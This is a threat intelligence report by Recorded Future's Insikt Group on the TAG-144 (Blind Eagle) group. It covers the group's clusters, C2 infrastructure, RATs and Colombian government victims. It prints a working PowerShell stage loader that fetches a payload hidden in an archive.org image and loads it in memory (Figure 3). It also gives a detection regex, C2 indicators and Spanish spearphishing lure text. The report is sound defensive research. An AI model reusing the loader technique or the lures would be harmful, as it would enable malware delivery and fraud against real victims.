CYBER
THREAT
ANALYSIS

Recorded Future®

By Insikt Group®

August 26, 2025

TAG-144's Persistent Grip on South American Organizations

Insikt Group tracked five TAG-144 (Blind Eagle) clusters with overlapping but distinct TTPs, targeting many victims, mainly in the Colombian government, during 2024–2025.

TAG-144 maintains extensive infrastructure with VPS, Colombian ISP IPs, and VPN-like servers hosting domains via dynamic DNS services like duckdns[.]org, noip[.]com, and con-ip[.]com, among others.

TAG-144 uses various open-source and cracked RATs, delivered via multi-stage chains using legitimate internet services (LIS) and steganography to hide malicious content and evade detection.

Note: The analysis cut-off date for this report was July 21, 2025.

Executive Summary

Insikt Group has identified five distinct activity clusters linked to TAG-144 (also known as Blind Eagle). These clusters have operated at various times throughout 2024 and 2025, targeting a significant number of victims, primarily within the Colombian government across local, municipal, and federal levels. Although the clusters share similar tactics, techniques, and procedures (TTPs) such as leveraging open-source and cracked remote access trojans (RATs), dynamic domain providers, and legitimate internet services (LIS) for staging, they differ significantly in infrastructure, malware deployment, and other operational methods. Insikt Group also found further evidence linking TAG-144 to Red Akodon and identified various compromised Colombian government email accounts likely used in spearphishing campaigns.

To protect against TAG-144, security defenders should block IP addresses and domains tied to associated RATs, flag and potentially block connections to unusual LIS, and deploy updated detection rules (YARA, Sigma, Snort) for current and historic infections. Other controls include implementing email filtering and data exfiltration monitoring. See the **Mitigations** section for implementation guidance and **Appendix B** for a complete list of IoCs. In the long term, analysts should continuously monitor the cybercriminal ecosystem for emerging threats and adapt controls accordingly.

Key Findings

- Insikt Group has tracked five distinct activity clusters associated with TAG-144 (Blind Eagle), each displaying overlapping yet varied TTPs and collectively targeting numerous victims, primarily within the Colombian government, throughout 2024 and 2025.
- TAG-144 appears to maintain an extensive operational infrastructure, comprising virtual private servers (VPS), IP addresses within Colombian ISP ranges, and servers that appear to function as VPN servers. These typically host domains registered through various dynamic DNS services such as *duckdns[.]org*, *noip[.]com*, and *con-ip[.]com*, among others.
- TAG-144 has employed a wide array of open-source and cracked RATs, including AsyncRAT, DcRAT, REMCOS RAT, XWorm, and LimeRAT, among others. These payloads are typically deployed through a multi-stage infection chain that leverages an expanding set of LIS and uses steganography to obscure malicious content and evade detection.

Table of Contents

Background

TAG-144, also known as Blind Eagle, AguilaCiega, APT-C-36, and APT-Q-98, is a threat group that has been active since at least 2018, primarily targeting South America, especially Colombia. While the threat group's overall motivation remains ambiguous, its activity reflects both cyber-espionage and financially driven motivations. TAG-144's primary focus appears to be on credential theft, evidenced by banking-related keylogging and browser monitoring, alongside indications of espionage, such as persistently targeting government entities and using modified RATs with surveillance functions (1, 2).

The group's primary targets include government institutions, especially judiciary and tax authorities, alongside financial entities, petroleum and energy companies, and organizations within the education, healthcare, manufacturing, and professional services sectors (1, 2). Operations are mainly focused on Colombia, with additional activity in Ecuador, Chile, and Panama, and occasional campaigns in North America targeting Spanish-speaking users.

Initial access typically occurs through spearphishing campaigns impersonating local government agencies, most notably Colombian authorities. These campaigns leverage themes such as debt collection and judicial notifications to lure victims into opening malicious documents (1, 2). They have often used URL shorteners like *cort[.]as*, *acortaurl[.]com*, and *gtly[.]to* to conceal malicious links and target users geographically. TAG-144 employs geo-fencing and other detection evasion measures that block access from outside Colombia or Ecuador, redirecting outsiders to official government websites. TAG-144 has consistently leveraged compromised email accounts in its spearphishing campaigns, including those associated with government entities and private individuals.

TAG-144 leverages a range of commodity remote access trojans (RATs), including AsyncRAT, REMCOS RAT, DcRAT, njRAT, LimeRAT, QuasarRAT, BitRAT, and a Quasar variant known as BlotchyQuasar. Its tooling also involves crypters such as HeartCrypt, PureCrypter, and those developed by threat actors like "Roda" and "pjoao1578", with indicators pointing to the use of crypter-as-a-service offerings such as CryptersAndTools, which originates from Brazil. Additionally, it employs steganography techniques, embedding malicious payloads within image files to evade detection.

TAG-144's command-and-control (C2) infrastructure often incorporates IP addresses from Colombian ISPs alongside virtual private servers (VPS) such as Proton666 and VPN services like Powerhouse Management, FrootVPN, and TorGuard (1, 2). This setup is further enhanced by the use of dynamic DNS services, including *duckdns[.]org*, *ip-ddns[.]com*, and *noip[.]com*. The threat group is suspected, though not definitively confirmed, to use compromised routers, which are then repurposed as reverse proxies to obscure the true locations of their C2 servers and complicate attribution.

The threat group has consistently leveraged LIS, particularly during the payload staging phase. These services include widely used platforms like Bitbucket, Discord, Dropbox, GitHub, Google Drive, Paste.ee, and lesser-known platforms such as undisclosed Brazilian image-hosting websites. Additionally, the group has been observed using compromised accounts to host malicious content,

including a Google Drive folder tied to a compromised account associated with a regional Colombian government organization.

The threat group's origin remains uncertain, though multiple studies suggest it operates within the UTC-5 or UTC-4 time zones (1, 2), consistent with countries like Colombia and Ecuador, with some research specifically pointing to Colombia as its base. Notably, technical artifacts have contained both Spanish- and Portuguese-language comments. The Spanish observed in the comments closely resembles the regional dialects commonly spoken in the targeted countries. Additionally, the threat group has been observed using tools and services tied to the Brazilian cybercriminal underground, indicating a possible connection with Brazilian threat actors.

Three key factors set TAG-144 apart within the cybercriminal ecosystem. First, while globalization, cybercriminal collaboration, and hardware/software standardization have lowered barriers for threat actors to operate globally, threat actors, including TAG-144, often remain regionally focused due to cultural nuances, tacit knowledge, and persistence. Second, despite some tooling improvements, TAG-144 has largely relied on consistent techniques since its emergence. Their continued success, reflected in a high number of victims, underscores how well-established methods remain effective over time. Lastly, TAG-144 exemplifies the increasingly blurred lines between cybercrime and espionage, a trend that has become more prominent in the coming year. In this context, a comprehensive approach to tackling cyber threats becomes even more crucial, requiring improved defenses, deeper regional knowledge, and enhanced coordination.

Threat Analysis

Insikt Group identified five activity clusters associated with TAG-144 that were active between May 2024 and July 2025 (see **Figure 1**). Activity periods were determined based on domain resolutions, sample submissions, and victim traffic, as observed through Recorded Future® Network Intelligence.




***Figure 1**: Cluster activity timelines (Source: Recorded Future)*

The following clusters have been observed:

- **Cluster 1**, active from February through July 2025, comprises C2 IPs primarily associated with TorGuard VPN and one Colombian ISP hosting *duckdns[.]org* and, starting in July 2025, *noip[.]com* domains with static resolution and minimal rotation. Cluster 1 is linked to DcRAT, AsyncRAT, and REMCOS RAT infections targeting Colombian government entities exclusively.
- **Cluster 2**, active between September and December 2024, included C2 IPs tied to AS-COLOCROSSING, Colombian ISPs, and VULTR hosting *duckdns[.]org*, *con-ip[.]com*, and *kozow[.]com* domains. Cluster 2 is associated with AsyncRAT activity targeting the Colombian government and entities in the education, defense, and retail sectors.
- **Cluster 3**, active from September 2024 to July 2025, consists of C2 IPs linked to Colombian ISP UNE EPM hosting *duckdns[.]org* and, occasionally, *con-ip[.]com* domains. Cluster 3 is associated with both AsyncRAT and REMCOS RAT deployments.
- **Cluster 4**, active from May 2024 to February 2025, is notable for combining malware and phishing infrastructure attributed to TAG-144.

- **Cluster 5**, active from March to July 2025, consists of C2 IPs linked to GLESYS (AS42708) hosting dynamically resolving *duckdns[.]org* domains. Cluster 5 is associated with LimeRAT and a cracked AsyncRAT variant seen in Clusters 1 and 2.

Insikt Group identified infrastructure overlaps between the clusters, establishing a connection among them. Additionally, the clusters share notable similarities in TTPs, including infrastructure choices, domain naming patterns, malware deployment, and the abuse of LIS. However, each cluster also exhibits distinct differences, which are explored in detail in the following sections of this report.

Cluster 1

Infrastructure Analysis

Cluster 1, active from at least February through July 2025, comprises C2 IP addresses primarily linked to TorGuard VPN servers and, in one case, a Colombian ISP. This cluster typically hosts *duckdns[.]org* and, more recently, *noip[.]com* domains with specific naming patterns; it has also been observed deploying DcRAT, AsyncRAT, and REMCOS RAT. The IP addresses linked to Cluster 1 are listed in **Appendix A**. The domains consistently resolve to the same static IP addresses over time, with minimal rotation observed within Cluster 1.

The subdomain names, likely generated by a domain generation algorithm (DGA), commonly include the word "envio" followed by a numeric part, as in, for example, *envio16-05[.]duckdns[.]org*. The names are detectable via the regex in **Figure 2** and are detailed in **Appendix B**.

```
envio[0-9\-]{2,5}\.duckdns\.org
```

***Figure 2**: Regex for suspected DGA linked to Cluster 1 (Source: Recorded Future)*

While prior research has suggested that the TorGuard VPN servers associated with Cluster 1 are used for port forwarding, the exposure of C2 components, such as default transport layer security (TLS) certificates tied to deployed malware families, indicates these IP addresses are likely dedicated VPN instances directly controlled by TAG-144.

In addition to the TorGuard VPN servers, Cluster 1 includes IP addresses associated with Colombian ISPs, such as Colombia's primary provider, COLOMBIA TELECOMUNICACIONES S.A. E.S.P. While earlier reporting on Blind Eagle in 2020 suggested the possible use of compromised routers for C2 infrastructure, Insikt Group has not confirmed such activity for the observed IP addresses.

Notably, several domains hosted on TorGuard VPN servers listed in **Appendix A** were previously resolved to IP addresses belonging to Colombian ISPs, such as *trabajonuevos[.]duckdns[.]org*. These IP addresses and their associated domains are detailed in **Appendix A**. Similarly, certain domains, such as *diazpool14[.]duckdns[.]org*, were previously hosted on IP addresses linked to GLESYS (AS42708), an ASN identified in association with Cluster 5.

Abuse of Legitimate Internet Services, Including lovestoblog[.]com

As is typical for TAG-144, Cluster 1 has leveraged various LIS during staging, such as Tagbox, Archive, Paste.ee, Discord, and BitBucket, and for the first time in TAG-144 activity, the free hosting platform *lovestoblog[.]com* by InfinityFree. More specifically, the subdomain *sudo102[.]lovestoblog[.]com* hosted several text files that loaded an encoded PowerShell script, which retrieved the next stage of the infection chain from a JPG image hosted on *archive[.]org*. (See **Figure 3** for the infection chain; line breaks were added for readability.)

```
$craploads = 'SilentlyContinue'
$islamist =
'https://archive[.]org/download/new_image_20250531_1942/new_image.jpg'
$seiche = New-Object System.Net.WebClient
$seiche.Headers.Add('User-Agent', 'Mozilla/5.0')
[byte[]]$homophobes = $seiche.DownloadData($islamist)
$rythmic = [System.Text.Encoding]::UTF8.GetString($homophobes)

$protamphirhine = 'INICIO>>'
$unrubberized = '<<FIM>>'
$petrograph = $ither

$formylation = $rythmic.IndexOf($protamphirhine)
$inconveniency = $rythmic.IndexOf($unrubberized)

if ($formylation -ne -1 -and $inconveniency -ne -1 -and $inconveniency -gt
$formylation) {
    $formylation += $protamphirhine.Length
    $petrograph = $rythmic.Substring($formylation, $inconveniency -
$formylation)
}

$higgsinos =
'#x#.e13ba2379fd20168b9c460418b963234_oviuqra/moc.golbo#sevol.201odus//:p##h'
$higgsinos = $higgsinos.Replace('#', 't')
$petrograph = $petrograph.Replace('@', 'A')

$MacArthur = [System.Convert]::FromBase64String($petrograph)
$aginator = [Reflection.Assembly]::Load($MacArthur)

$towelette = [dnlib.IO.Home].GetMethod('VAI').Invoke(
    $ither,
    [object[]]@(
        $higgsinos,
        '', '', '',
        'MSBuild', '', '', '', '',
        'C:\Users\Public\Downloads',
```

```
        'Mattagami',
        'js', '', '',
        'duparted',
        '2', ''
    )
)
```

***Figure 3**: Payload hosted on archive[.]org URL (Source: Recorded Future)*

At least one text file hosted on *sudo102[.]lovestoblog[.]com* included comments in Portuguese (for example, "Junta os comandos," which translates to "Add the commands"), a characteristic previously observed in connection with Blind Eagle (1, 2). This was suspected to indicate possible collaboration between the threat actor and external threat groups; however, it could also be explained by the presence of Portuguese-speaking members, code reuse, or intentional false flag operations.

Malware

Insikt Group observed Cluster 1 using both the "1.0.7" version of AsyncRAT and a variant labeled "CRACKED BY hxxps://t[.]me/xworm_v2", which has the mutex `AsyncMutex_6SI8OkPnk`. xworm_v2 is an active Telegram channel with over 300 members, known for sharing and distributing cracked versions of paid software.




***Figure 4**: Telegram channel hxxps://t[.]me/xworm_v2 (Source: Recorded Future)*

The cracked version observed in connection with TAG-144 was linked to a threat actor tracked as Red Akodon in May 2024; it appeared again in June 2025 in a report potentially referencing the same threat actor based on observed TTPs, though without formal attribution.

Victimology

Using Recorded Future Network Intelligence, Insikt Group identified a significant number of victims exclusively linked to the Colombian government associated with Cluster 1 (see **Appendix C**). Network communications, as observed by Recorded Future Network Intelligence, began in March 2025 and ended in June 2025. Notably, the cessation of activity may indicate that the threat actors were either evicted, completed their objectives and withdrew voluntarily, or transitioned to other tooling and egress points.

As shown in **Appendix C**, multiple victims were observed communicating with several C2 servers associated with Cluster 1. This activity likely resulted from changes in DNS resolution for the C2 domains over time. In some instances, Insikt Group assesses that multiple infections occurred within the same victim network, with all compromised systems communicating with the C2 infrastructure through a shared egress point. In some cases, Insikt Group was unable to conclusively identify the exact victim due to multiple entities sharing the same name.

Infrastructure Management

Although the exact infrastructure management methods used by TAG-144 for Cluster 1 remain unclear at this time, Insikt Group identified indications that the threat group may have leveraged a compromised Mikrotik router as a proxy to communicate with the C2 servers over a port.

Cluster 2

Infrastructure Analysis

Cluster 2, active from at least September to December 2024, comprises C2 IP addresses primarily linked to AS-COLOCROSSING, Colombian ISP IP addresses, and, in at least one case, VULTR. It typically hosts *duckdns[.]org* or *con-ip[.]com* domains with specific naming patterns and has been observed deploying AsyncRAT. In a few cases, Insikt Group also observed domains linked to the free dynamic DNS provider *kozow[.]com*. The IP addresses linked to Cluster 2 are listed in **Appendix D**.

The subdomain names, likely generated by a DGA algorithm, often consist of Spanish words, as in *pesosdepesoslibras[.]duckdns[.]org*. Sometimes, they are followed by numbers, as in *paseoencarro2024[.]con-ip[.]com*. (For a detailed list of these subdomain names, see **Appendix A**.) Notably, many of the domains currently hosted on AS-COLOCROSSING IP addresses (see **Appendix D**) were previously associated with IPs from Colombian ISPs, such as *179[.]14[.]8[.]26*, *181[.]131[.]217[.]255*, *177[.]255[.]84[.]82*, and *191[.]88[.]248[.]162*, indicating they may have been reused across different hosting infrastructures.

In addition to the Spanish-themed domains, Insikt Group identified a large set of DuckDNS and CON-IP domains, likely generated by another DGA algorithm and all starting with the keyword “deadpoolstart,”

followed by a four-digit number (see **Appendix E**). Notably, the *con-ip[.]com* domains resolve to the AS-COLOCROSSING IP address *64[.]188[.]9[.]172*, while the *duckdns[.]org* domains all resolve to IP addresses belonging to Colombian ISPs.

Abuse of Legitimate Internet Services

Similar to Cluster 1, Cluster 2 has also been observed leveraging various LIS during staging, including GitHub, Archive, Paste.ee, and more recently, the free hosting platform *lovestoblog[.]com* by InfinityFree, which ultimately led to an XWorm infection using the C2 domain *deadpoolstart2064[.]duckdns[.]org*.

Insikt Group also identified a payload named `RELACIÓN DE SALDOS - CUENTA DE COBRO.pdf.exe` associated with Cluster 2, which staged its content via two GitHub Gist URLs linked to the account SmikeY666:

- *hxxps://gist[.]githubusercontent[.]com/SmikeY666/50447c53097f8884ffc754a8779fa2a3/raw*
- *hxxps://gist[.]githubusercontent[.]com/SmikeY666/8504274482e8e688d9489b302bfbc45e/raw*

The payload results in an AsyncRAT infection, with the malware reaching out to its C2 server, *cococovid202420242024[.]duckdns[.]org*, which resolved to IP address *64[.]188[.]9[.]175* as of December 26, 2024.

Notably, the GitHub account "SmikeY666" included a link to a 2024 Vimeo video demonstrating an allegedly cracked version of SilverRAT, a Windows-based RAT that first appeared in 2023. It has been distributed across various forums and appears to be developed by an individual or group using the alias Anonymous Arabic.

Malware

Insikt Group observed Cluster 2 using the AsyncRAT variant labeled "CRACKED BY hxxps://t[.]me/xworm_v2" with the mutex `AsyncMutex_6SI8OkPnk`. Additionally, the cluster deployed AsyncRAT samples featuring custom mutexes such as `tempcookieess`, `tempcokies`, `tempcookiee`, `WinCookies`, `Cookies`, and `CookiesGoogleChrome`, among others. These samples can be tracked via Recorded Future Malware Intelligence. At least some of the samples are encrypted using a crypter attributed to Roda, a tool associated with Blind Eagle activity.

Victimology

Using Recorded Future Network Intelligence, Insikt Group identified nine victims associated with Cluster 2, primarily linked to Colombian government entities, along with victims from the education, defense, and retail sectors, among others (see **Appendix F**). Network communications observed by Recorded Future began in early October 2024 and ended in December 2024.

As with Cluster 1, multiple infections were observed within some of the victim organizations linked to Cluster 2, suggesting broader targeting or possible lateral movement. There is also evidence of victim overlap between Clusters 1 and 2. Furthermore, based on high volumes of network traffic from Colombian ISP IP addresses to C2 ports during the relevant timeframes, the actual number of victims is likely higher than what has been confirmed.

Cluster 3

Cluster 3, active from at least September 2024 to July 2025, comprises C2 IP addresses primarily linked to the Colombian ISP UNE EPM, typically hosting DuckDNS or, in rare cases, *con-ip[.]com*, domains. Insikt Group has observed AsyncRAT as well as REMCOS RAT infections linked to Cluster 3. The IP addresses linked to Cluster 3 are listed in **Appendix G**.


The subdomain names, likely generated using a domain DGA, often incorporate Spanish names, as in *sebastiancorrea905040[.]duckdns[.]org*, sometimes appended with numerical sequences. (For a detailed list of these subdomain names, see **Appendix B**.) Notably, one of the domains associated with Cluster 3, *sebastianguerrero5040[.]con-ip[.]com*, was observed resolving to the Cluster 2 IP address *64[.]188[.]9[.]177* between at least September 11 and November 11, 2024.


Similar to Clusters 1 and 2, Cluster 3 has also been observed abusing multiple LIS, including Tagbox, Archive, and Paste.ee, among others.

Cluster 4

Cluster 4, active from at least May 2024 to February 2025, differs from the others in that it is not only associated with malware infrastructure but also with phishing activity attributed to TAG-144. The IP addresses linked to Cluster 4 are listed in **Appendix H**. The full list of domains linked to the IP addresses in **Appendix H** is listed in **Appendix A**.

The phishing pages linked to Cluster 4 have been observed impersonating multiple banks, including Banco Davivienda, Bancolombia, and BBVA (see **Figure 5**). Notably, these lures differ from earlier ones attributed to TAG-144, which primarily impersonated government entities such as tax authorities or judicial bodies. Previous campaigns also appeared to target government-affiliated individuals or organizations, as evidenced by the victims associated with Clusters 1 and 2.








***Figure 5**: Phishing pages linked to Cluster 4 (Source: URLScan, URLScan, URLScan)*

Notably, a phishing page impersonating BBVA and hosted on the domain *keepz[.]duckdns[.]org* contained the IP address *181[.]131[.]217[.]139* in its document object model (DOM), as seen in **Figure 6**. This IP was hosting the domains *env2023nue[.]duckdns[.]org* and *chichichi01[.]duckdns[.]org* in 2023. The domain *env2023nue[.]duckdns[.]org* was publicly linked to APT-C-36 (Blind Eagle) and likely remained in use by the same threat actor, as it continued to host an open directory containing folders related to Banco Davivienda, Banco Colombia, Banco Caja Social, and others until at least March 14, 2024, while being hosted on IP address *179[.]14[.]9[.]152*. The domain *chichichi01[.]duckdns[.]org* served as a C2 domain for AsyncRAT based on public reporting and was also hosted on IP address *179[.]14[.]9[.]152* between March 22 and May 8, 2024.

```
…
    <footer class="d-flex justify-content-center">
        <p>
            Dirección IP: 181[.]131[.]217[.]139
        </p>
        <p>
            Copyright©2023 Bancolombia S.A.
        </p>
    </footer>
…
```

***Figure 6**: IP address left in the DOM of a phishing page (Source: URLScan)*

Cluster 5

Cluster 5, which has been active since at least March to July 2025, comprises C2 IP addresses primarily linked to GLESYS (AS42708), typically hosting *duckdns[.]org* domains. The domains linked to Cluster 5 are listed in **Appendix I**. Cluster 5 is the only cluster associated with the deployment of LimeRAT, which in this case uses the mutex `1e97ead369`. The AsyncRAT variant linked to Cluster 5 is the same cracked version identified in Clusters 1 and 2. Of note, the domains frequently resolve to changing IP addresses, with those observed by Insikt Group detailed in **Appendix B**.

Similar to the other clusters, Cluster 5 has also been observed leveraging various LIS during staging, including Archive, Paste.ee, and Tagbox.

Infection Chain

Phishing Email

Insikt Group identified an email sent to undisclosed recipients from a likely compromised domain, *alcaldia[@]simacota-santander[.]gov[.]co*, associated with the Mayor's Office of Simacota in the Santander department of Colombia. Infections stemming from this email have been confirmed to result in AsyncRAT deployment, communicating with the C2 domain *envio01[.]ddns[.]net*, a domain previously linked to Cluster 1.

De: Alcaldía Simacota Santander <REDACTED> Enviado el: martes, 1 de julio de 2025 3:23 p. m. Para: undisclosed-recipients: Asunto: Cobro por intereses moratorios – Radicado 11001-28-05-03004 ¡Cuidado! este correo proviene de un usuario externo, no abras archivos adjuntos ni hagas clic en enlaces sin validar que el remitente y el contenido sean seguros. Nunca entregues tu usuario ni contraseñas a través de enlaces. Se inicia ejecución por intereses causados por pago extemporáneo. Consulte el archivo para liquidación detallada. Cordialmente,	From: Simacota Santander Mayor's Office <REDACTED> Sent: Tuesday, July 1, 2025 3:23 p.m. To: undisclosed-recipients: Subject: Collection of late payment interest – File 11001-28-05-03004 Caution! This email is from an external user. Do not open attachments or click on links without verifying that the sender and content are secure. Never provide your username or password through links. A lawsuit has been filed for interest accrued due to late payment. See the file for detailed settlement. Sincerely,

***Figure 7**: Text in phishing email linked to TAG-144 (left) and the English translation (right) (Source: Recorded Future)*

SVG Attachment

The email included an attachment named `Notificacion_electronica_sentencia_preliminar_Departamento_Juridico_sxyebfiv.svg`, which has a SHA256 hash of 04878a5889e3368c2cf093d42006ba18a87c5054f1464900094e6864f4919899. A translated version of the attachment is presented in **Figure 8**, while the original Spanish version is available in **Appendix J**.

The SVG content claims that a judicial process has been initiated against the recipient, outlines potential penalties, and contains a link purportedly leading to evidence and further legal details.

Rama Judicial
Consejo Superior de la Judicatura
Republic of Colombia

CIVIL COURT 11 OF THE CIRCUIT

NOTIFICACIÓN URGENTE – COMPARECENCIA OBLIGATORIA

Radicado: 125001-03-06-2025-005798

It is officially notified that a judicial process has been initiated against him under the coactive collection procedure, in accordance with Article 823 of the Tax Statute and Article 99 of Law 1437 of 2011.

In case of no presentarse nor atender esta citation within the stipulated legal term, immediate precautionary measures, such as the embargo of goods, bank accounts or the retention of assets, may be implemented. No se concede recurso alguno contra esta notification.

This process has an obligatory and binding character, and its absence could lead to affectations crediticias, inclusión en listas de morosos, y procedures de execución forzada sobre su patrimonio personal. It is recommended to act promptly to avoid additional legal consequences.

To consult the details of the process, attached evidence and legal implications, access the official document in PDF available below:

Download in pdf

Attention,
CIVIL COURT 11 OF THE CIRCUIT
Rama Judicial del Poder Público

***Figure 8**: Translated SVG file sent via spearphishing email (Source: Recorded Future)*

Staging Process Using LIS

The link embedded within the SVG file is:

> *hxxps://cdn[.]discordapp[.]com/attachments/1389692690454548634/1389692792590307338/Notificacion_electronica_sentencia_preliminar_Departamento_De-Justicia_01.js?ex=68658bc4&is=68643a44&hm=057a0e76212bdd4c2da95e51ac7542f60ecbd440482ee186d474e1d783afd288&?id=75e6ea37-63e5-491a-a5e2-ad4c92667144*

A similar SVG sample was identified through a Malware Intelligence search for HTTP requests to *cdn[.]discordapp[.]com* that included "Notificacion" in the query string (see **Figure 9**).

